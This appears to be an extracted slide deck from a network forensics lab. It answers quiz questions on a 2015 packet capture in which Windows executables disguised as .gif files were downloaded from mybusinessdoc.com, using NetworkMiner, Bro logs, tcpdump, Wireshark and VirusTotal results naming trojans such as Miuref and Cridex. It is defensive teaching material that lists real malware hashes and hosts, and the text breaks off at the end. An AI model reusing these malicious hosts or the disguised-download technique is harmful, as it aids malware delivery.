
Running NetworkMiner with Mono

Details on Downloaded Files

```

user@securityonion:/opt/networkminer/AssembledFiles/68.164.182.11/HTTP
- TCP 80$ file *
551d88323f7e.gif: PE32 executable (GUI) Intel 80386, for MS Windows
c87ed3c.gif:      PE32 executable (console) Intel 80386, for MS Windows
f7.gif:          PE32 executable (GUI) Intel 80386, for MS Windows
user@securityonion:/opt/networkminer/AssembledFiles/68.164.182.11/HTTP
- TCP 80$ md5sum *
634c2a2a3ab03d5c21730c62d4677fe8 551d88323f7e.gif
de3d95855cbe959385a558458947d746 c87ed3c.gif
d48ef4bb0549a67083017169169ef3ee f7.gif
user@securityonion:/opt/networkminer/AssembledFiles/68.164.182.11/HTTP
- TCP 80$
  
```

Export HTTP Objects in Wireshark




Bonus Solution: Bro logs

```

user@securityonion:/nsm/bro/logs/2015-04-07$ fgrep 68.164.182.11 files*.log
files.13:00:00-14:00:00.log:1428413684.563590 FGx5ts2iCMfZSUgO8c 68.164.182.11
    192.168.0.53          Cvvb8T21iyrxsUlmAd  HTTP    0          MD5,EXTRACT,SHA1
    application/x-dosexec c87ed3c.gif2.169630  F        F          318883    318883
    0          0          F        -          de3d95855cbe959385a558458947d746
    a194ae4291a5150583fbb486e4908a0241a82de4 -          /nsm/bro/extracted/HTTP-
FGx5ts2iCMfZSUgO8c.exe
files.13:00:00-14:00:00.log:1428413687.442979 FuFeW33aTSTxXihCql 68.164.182.11
    192.168.0.53          Cvvb8T21iyrxsUlmAd  HTTP    0          MD5,EXTRACT,SHA1
    application/x-dosexec 551d88323f7e.gif 0.728051 F        F          F192512   192512
    0          0          F        -          634c2a2a3ab03d5c21730c62d4677fe8
    a9a1911fe2ff864a7d181bb7750b60b74033c3b1 -          /nsm/bro/extracted/HTTP-
FuFeW33aTSTxXihCql.exe
files.13:00:00-14:00:00.log:1428413688.373888 F2rjhJZAjwGdlvTM8 68.164.182.11
    192.168.0.53          Cvvb8T21iyrxsUlmAd  HTTP    0          MD5,EXTRACT,SHA1
    application/x-dosexec f7.gif 0.000000 F        F          15361536  0
    0          F        -          d48ef4bb0549a67083017169169ef3ee
    7a502160f3492e76ea4147c6684432191657443e -          /nsm/bro/extracted/HTTP-
F2rjhJZAjwGdlvTM8.exe
  
```

c87ed3c.gif

de3d95855cbe959385a558458947d746



Antivirus scan for 761cbbcccbe61a02c6360490b490d7e04560db2fc313ac886de1a36c7a74d9f7 at 2015-04-16 13:18:42 UTC - VirusTotal - Mozilla Fi

Antivirus scan for 761cb... x

https://www.virustotal.com/en/file/761cbbcccbe61a02c6360490... de3d95855cbe959385a558458947d746

Community Statistics Documentation FAQ About English Join our community Sign I

virustotal

SHA256: 761cbbcccbe61a02c6360490b490d7e04560db2fc313ac886de1a36c7a74d9f7

File name: epepex.bin

Detection ratio: 28 / 57

Analysis date: 2015-04-16 13:18:42 UTC (2 weeks, 4 days ago)

Analysis File detail Additional Information Comments 1 Votes Behavioural information

Antivirus	Result	Update
ALYac	Gen:Variant.Mikey.11112	20150416
AVG	SHeur4.CJHS	20150416
AVware	Trojan.Win32.Generic!BT	20150416
Ad-Aware	Gen:Variant.Mikey.11112	20150416
Agnitum	Trojan.Inject!g0ujnmjHR88	20150416

551d88323f7e.gif


634c2a2a3ab03d5c21730c62d4677fe8

Antivirus scan for 196c186b05ce2cb0f964080823d22a5f4c999e3270fd3b475068c5130dc7fd50 at 2015-04-16 13:18:26 UTC - VirusTotal - Mozilla Fi

Antivirus scan for 196c1...

https://www.virustotal.com/en/file/196c186b05ce2cb0f96408082... de3d95855cbe9593f

Community Statistics Documentation FAQ About English Join our community Sign i




SHA256: 196c186b05ce2cb0f964080823d22a5f4c999e3270fd3b475068c5130dc7fd50

File name: 76386878.bin

Detection ratio: 33 / 57

Analysis date: 2015-04-16 13:18:26 UTC (2 weeks, 4 days ago)




Analysis File detail Additional information Comments 1 Votes

Antivirus	Result	Update
ALYac	Trojan.GenericKD.2286533	20150416
AVG	Inject2.BXDW	20150416
AVware	Trojan.Win32.Generic!BT	20150416
Ad-Aware	Trojan.GenericKD.2286533	20150416
Agnitum	Trojan.Muref!	20150416

f7.gif

d48ef4bb0549a67083017169169ef3ee



Antivirus scan for daf4d96a121c9e4935082d4e0264088ff352f14d868f8720d8fa7e4f99c82f05 at 2015-04-27 06:17:24 UTC - VirusTotal - Mozilla Fir

Antivirus scan for daf4d...

https://www.virustotal.com/en/file/daf4d96a121c9e4935082d4e0264088ff352f14d868f8720d8fa7e4f99c82f05/de3d95855cbe9593f

Community Statistics Documentation FAQ About English Join our community Sign in

virustotal

SHA256: daf4d96a121c9e4935082d4e0264088ff352f14d868f8720d8fa7e4f99c82f05

File name: e859e65f87ed6e7.gif

Detection ratio: 8 / 57


Analysis date: 2015-04-27 06:17:24 UTC (1 week, 1 day ago)

Analysis File detail Relationships Additional information Comments 1 Votes Behavioural information

Antivirus	Result	Update
CAT-QuickHeal	worm.Cridex.r2	20150425
Comodo	UnclassifiedMalware	20150427
Cyren	W32/Trojan.YNEV-7544	20150427
Ikarus	Trojan.SecurityDefender	20150427
Kingsoft	Win32.Malware.Heur_Generic.A.(kcloud)	20150427

Answer 2.2

- A2.2: All files from mybusinessdoc.com seem to be malicious
 - c87ed3c.gif (MZ file, MD5: de3d95855cbe959385a558458947d746)
 - 551d88323f7e.gif (MZ file, MD5: 634c2a2a3ab03d5c21730c62d4677fe8)
 - f7.gif (MZ file, MD5: d48ef4bb0549a67083017169169ef3ee)



NetworkMiner 1.6.1

File Tools Help

Keywords | Cleartext | Anomalies |

Hosts (2) | Frames (58x) | Files (3) | Images | Messages | Credentials | Sessions (1) | DNS | Parameters (12)

Rec...	Source host	S. port	Destin...	D. port	Filename
/opt/...	68.164.182.11 [www.mybusinessdoc.com]	TCP 80	192.1...	TCP 2210	c87ed3c.gif
/opt/...	68.164.182.11 [www.mybusinessdoc.com]	TCP 80	192.1...	TCP 2210	551d88323f7e.gif
/opt/...	68.164.182.11 [www.mybusinessdoc.com]	TCP 80	192.1...	TCP 2210	f7.gif


Running NetworkMiner with Mono


Question 2.3

- Q2.3: Does the HTML page downloaded from 193.9.28.35 look legitimate?
- Recommended Tools:
 - Tcpdump (filter with BPF: host 193.9.28.35)
 - NetworkMiner (Files tab)

Tcpdump + NetworkMiner

```
$ tcpdump -r /nsm/sensor_data/securityunion-eth1/dailylogs/2015-04-07/snort.log.1428364808 -w /var/tmp/193.9.28.35.pcap host 193.9.28.35
$ /opt/networkminer/networkminer /var/tmp/193.9.28.35.pcap
```





Answer 2.3


- A2.3: No it does not look legitimate. It is a 1.4 MB base64 encoded string inside <html><body> tags
- Wanna dig deeper?
 - The Emerging Threats Snort signature 2018582 triggered on the HTTP GET request:
<https://127.0.0.1:444/events/view?cid=4925&sid=1>
 - More details on the Miuref/Boaxxe Trojan:
<http://www.welivesecurity.com/2014/01/17/boaxxe-adware-a-good-advert-sells-the-product-without-drawing-attention-to-itself-part-2/>

Question 2.4

- Q2.4: Did the download from 1.web-counter.info (148.251.80.172) use HTTP, SSL or something else?
- Recommended Tool:
 - Wireshark
 - Display filter "ip.addr eq 148.251.80.172"

Answer 2.4

- A2.4: It's something else (not SSL/TLS)




The screenshot shows a Wireshark interface with a filter set to 'tcp.stream eq 3426'. The packet list pane shows several TCP packets. Packet 152738 is highlighted, and the 'Follow TCP Stream' window is open, displaying the raw data of the selected stream. The data is shown in a hex dump format, with the first few lines of the hex dump visible at the bottom of the window:

```

